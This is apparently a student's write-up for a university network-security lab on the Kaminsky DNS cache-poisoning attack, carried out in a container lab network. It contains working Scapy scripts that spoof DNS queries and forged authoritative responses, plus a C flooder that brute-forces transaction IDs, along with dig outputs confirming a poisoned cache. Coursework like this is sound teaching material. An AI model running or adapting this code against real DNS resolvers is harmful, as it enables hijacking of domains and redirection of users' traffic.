
50.020 Network Security lab 3 Kaminsky Attack - Writeup

Task 1


2.4.1 Testing the DNS environment


- 

- We see that the request is first sent to IP address `10.9.0.53`, which is the local DNS server, then forwarded to the Attacker's Name Server at `10.9.0.153`
- The Attacker's Name Server then gives us the IP address of `ns.attacker32.com` which is `10.9.0.153`

2.4.2 Testing with `example.com`

- Official name server
  - 

  - We see that the request is first sent to the local DNS server at `10.9.0.53`, then forward to the official name server, which returns us 2 IP addresses for `example.com`, `42.99.140.137` and `42.99.140.192`. Its usual for a domain to have multiple IP addresses for load balancing and redundancy.
- Attacker name server
  - 

  - We now see that the IP address we get for the same domain is now different, `1.2.3.5`.
  - The request is sent specifically to the Attacker's Name Server at `ns.attacker32.com` and since we cached it earlier, we contact its IP address directly, `10.9.0.153`.
  - 

  - We see that in the attacker's zone file for `example.com`, the A record for `www.example.com` points to `1.2.3.5`.
  - This is the same as what we got from the dig command above, so we know the DNS environment is set up correctly.


Task 2 Construct DNS requests

- We are asked to create a python script that can construct and send DNS requests to the local DNS server at `10.9.0.53`.
- Since we are running this script from the user container, ip address `10.9.0.5`, we will spoof the source IP address to be `10.9.0.1` which is the ip of the host VM.
- for `dport` we use `53` since that is the port used for DNS requests.
- for `sport` we can use any random short port.
- We use the `construct_dns_req.py` code below:

```
from scapy.all import *
import random

spoof_vm_ip = '10.9.0.1' #spoofed ip
local_dns_ip = '10.9.0.53' # ip of local dns server, this is not the attacker dns server

Qdsec = DNSQR(qname='example.com') # DNS Question Record, asking for example.com
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst= local_dns_ip , src= spoof_vm_ip) # IP layer, set destination to local dns server and
udp = UDP(dport=53, sport=RandShort(), chksum=0) # UDP layer, set destination port to 53 (dns por
request = ip/udp/dns
send(request)
```

- When we run the python code above, we see this in wireshark:
- 
- We see that the DNS request is sent from the spoofed ip address, the host VM at `10.9.0.1`, to the local DNS server at `10.9.0.53`, then the local DNS server will do a recursive query starting with the TLD server, `.com` in our case, the the authoritative name server for `example.com`, which we can see from our wireshark capture is `a.iana-servers.net` at `199.43.133.53` and `b.iana-servers.net` at `199.43.135.53`.
- We can also see that the response from the authoritative name server also contains the many IP addresses for `example.com`, we will enumerate them later.

Task 3 Spoofing DNS responses

- The first step is to find out all the IP address of the name servers of `example.com`.
- We can do this by running `dig NS example.com`

```
root@8f61466e44bd:~# dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31535
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 17ffab0475c4a8960100000068eb9b95bb4b230f8e5bc939 (good)
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            85661   IN      NS      b.iana-servers.net.
example.com.            85661   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1061    IN      A       199.43.135.53
b.iana-servers.net.     1061    IN      A       199.43.133.53
a.iana-servers.net.     1061    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1061    IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 12 12:14:13 UTC 2025
;; MSG SIZE  rcvd: 204
```

- We see that the authoritative name servers for `example.com` are `a.iana-servers.net`, IP address `199.43.135.53` and `b.iana-servers.net`, IP address `199.43.133.53`.
- Now that we know the IP addresses of the authoritative name servers, we can proceed to spoof DNS responses.
- similar to task 2, we use 53 for `dport` when sending the IP address, and for `sport` when spoofing the response, since that is the port used for DNS requests.
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
- We use the `spoof_dns_resp.py` code below:

```
from scapy.all import *

local_dns_ip = '10.9.0.53' # ip of local dns server, this is not the attacker dns server
ns_ip_addrs = ['199.43.135.53', '199.43.133.53'] # ip addresses of authoritative name servers fo
domain = 'example.com'
name = 'www.example.com'
ns_attacker = 'ns.attacker32.com' # attacker name server
port = RandShort() # random source port

#send spoofed responses
for ipns in ns_ip_addrs:
    Qdsec = DNSQR(qname=name)
    Anssec = DNSRR(rrname=name, type='A', rdata="1.2.3.5", ttl=259200)
    NSsec = DNSRR(rrname=domain, type='NS', rdata=ns_attacker, ttl=259200)
    dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec,
    ip = IP(dst=local_dns_ip, src=ipns)
    udp = UDP(dport=33333, sport=53, chksum=0)
    reply = ip/udp/dns
    send(reply)
```

- When we run the python code above, we see this in wireshark:
- 
- We see that in wireshark, the spoofed DNS response is sent from the ip addresses of the legitimate authoritative name servers, `199.43.135.53` and `199.43.133.53` to our local DNS server at `10.9.0.53` as per our code above, though it is replying to no one.
- We also see that the response announces that the authoritative name server for `example.com` is `ns.attacker32.com` which is our attacker's name server, as per the NS record in our code above.
- The response also contains an A record for `www.example.com` which points to `1.2.3.5` as per the A record in our code above.

Task 4 Launching the Kaminsky Attack

- We will combine the code from task 2 and task 3 to launch the Kaminsky attack, together with the C code provided since python is too slow to carry out this attack.
- We will first use the python script an scapy to generate a DNS packet template, then store it in a file, then load this template into the C program, make some changes to the fields then send the packets out as fast as possible.
- We use this `dns_temaplate.py` code below to generate the DNS request and spoofed response packets, then store them in `ip_req.bin` and `ip_resp.bin` files respectively.

```
from scapy.all import *
import random

spoof_vm_ip = '10.9.0.1' #spoofed ip
local_dns_ip = '10.9.0.53' # ip of local dns server, this is not the attacker dns server
ns_ip_addrs = ['199.43.135.53', '199.43.133.53'] # ip addresses of authoritative name servers fo
domain = 'example.com'
name = 'aaaaa.example.com'
ns_attacker = 'ns.attacker32.com' # attacker name server
port = RandShort() # random source port
# DNS query
Qdsec = DNSQR(qname=name) # DNS Question Record, asking for example.com
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst= local_dns_ip , src= spoof_vm_ip) # IP layer, set destination to local dns server and
udp = UDP(dport=53, sport=33333, chksum=0) # UDP layer, set destination port to 53 (dns port) and
request = ip/udp/dns
send(request)
# Save the packet to a file
with open('ip_req.bin', 'wb') as f:
    f.write(bytes(request))

# Spoofed DNS reply
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata="1.2.3.5", ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns_attacker, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0,
    qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst=local_dns_ip, src=ns_ip_addrs[0])
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns
with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(reply))
```

- Then in the C code, we will load the request packet template from `ip_req.bin`, and the spoofed response packet template from `ip_resp.bin`.
- For each response, we will change 3 values, transaction ID (+28 offset from start of IP packet), and the prefix name, `prefix.example.com`. The prefix name occurs in 2 places, in the question section and in the answer section, which is at offset +40 and +61 respectively from the start of the IP packet.
- The C code is as below:

```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
unsigned char      iph_ihl:4, //IP header length
                   iph_ver:4; //IP version
unsigned char      iph_tos; //Type of service
unsigned short int iph_len; //IP Packet length (data + header)
unsigned short int iph_ident; //Identification
unsigned short int iph_flag:3, //Fragmentation flags
                   iph_offset:13; //Flags offset
unsigned char      iph_ttl; //Time to Live
unsigned char      iph_protocol; //Protocol type
unsigned short int iph_chksum; //IP datagram checksum
struct  in_addr    iph_sourceip; //Source IP address
struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request( );
void send_dns_response( );

int main()
{
srand(time(NULL));

// Load the DNS request packet from file
FILE * f_req = fopen("ip_req.bin", "rb");
if (!f_req) {
    perror("Can't open 'ip_req.bin'");
    exit(1);
}
unsigned char ip_req[MAX_FILE_SIZE];
int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

// Load the first DNS response packet from file
FILE * f_resp = fopen("ip_resp.bin", "rb");
if (!f_resp) {
    perror("Can't open 'ip_resp.bin'");
    exit(1);
}
unsigned char ip_resp[MAX_FILE_SIZE];
int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

char a[26]="abcdefghijklmnopqrstuvwxyz";

while (1) {
    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];
    //##################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server.
            This will trigger the DNS server to send out DNS queries */

    // Modify the name in the question field (offset=41)
    memcpy(ip_req+41, name , 5);
    send_dns_request(ip_req, n_req);

    /* Step 2. Send many spoofed responses to the targeted local DNS server,
            each one with a different transaction ID. */

    // Modify the name in the question field (offset=41)
    memcpy(ip_resp+41, name, 5);
    // Modify the name in the answer field (offset=64)
    memcpy(ip_resp+64, name , 5);

    send_dns_response(ip_resp, n_resp);
    //##################################################################
}
}

/* Use for sending DNS request.
* Add arguments to the function definition if needed.
* */
void send_dns_request(unsigned char *packet, int pkt_size)
{
printf("Sending spoofed query!\n");
send_raw_packet(packet, pkt_size);
}


/* Use for sending forged DNS response.
* Add arguments to the function definition if needed.
* */
void send_dns_response(unsigned char *packet, int pkt_size)
{
char ns[15] = "199.43.133.53";
char ns2[15] = "199.43.135.53";

for (unsigned short id = 0; id < 65535; id++) {
    // Modify the transaction ID field (offset=28)
    unsigned short id_net_order = htons(id);
    memcpy(packet+28, &id_net_order, 2);

    // Copy IP address (offset=12)
    int ip_address = (int) inet_addr(ns);
    memcpy(packet+12, (void *) &ip_address, 4);
    send_raw_packet(packet, pkt_size);

    // Copy IP address (offset=12)
    int ip_address2 = (int) inet_addr(ns2);
    memcpy(packet+12, (void *) &ip_address2, 4);
    send_raw_packet(packet, pkt_size);
}
}


/* Send the raw packet out
*    buffer: to contain the entire IP packet, with everything filled out.
*    pkt_size: the size of the buffer.
* */
void send_raw_packet(char * buffer, int pkt_size)
{
struct sockaddr_in dest_info;
int enable = 1;

// Step 1: Create a raw network socket.
int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

// Step 2: Set socket option.
setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
    &enable, sizeof(enable));

// Step 3: Provide needed information about destination.
struct ipheader *ip = (struct ipheader *) buffer;
dest_info.sin_family = AF_INET;
dest_info.sin_addr = ip->iph_destip;

// Step 4: Send the packet out.
sendto(sock, buffer, pkt_size, 0,
    (struct sockaddr *)&dest_info, sizeof(dest_info));
close(sock);
}
```

- We compile the C code above using `gcc -o kaminsky kaminsky.c` and run it using `./kaminsky` in the user container `10.9.0.5`
- Then we check the cache of the local DNS server at `10.9.0.53` using `rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db` as per the instructions.
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- We see that the attack is successful since the local DNS server's cache states that the name server for `example.com` is now `ns.attacker32.com`, which is the attacker's name server.

Task 5 Verifying the attack

- We run the command `dig www.example.com` and `dig @ns.attacker32.com www.example.com`
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- we see that the outputs are the same for both, indicating that the attack was successful.
- Then when we run `dig NS example.com` and sniff the packets using wireshark, we see that the local DNS server, `10.9.0.53` now queries the attacker's name server, `10.9.0.153` for the name server of `www.example.com`. This confirms that the Kaminsky attack was successful.
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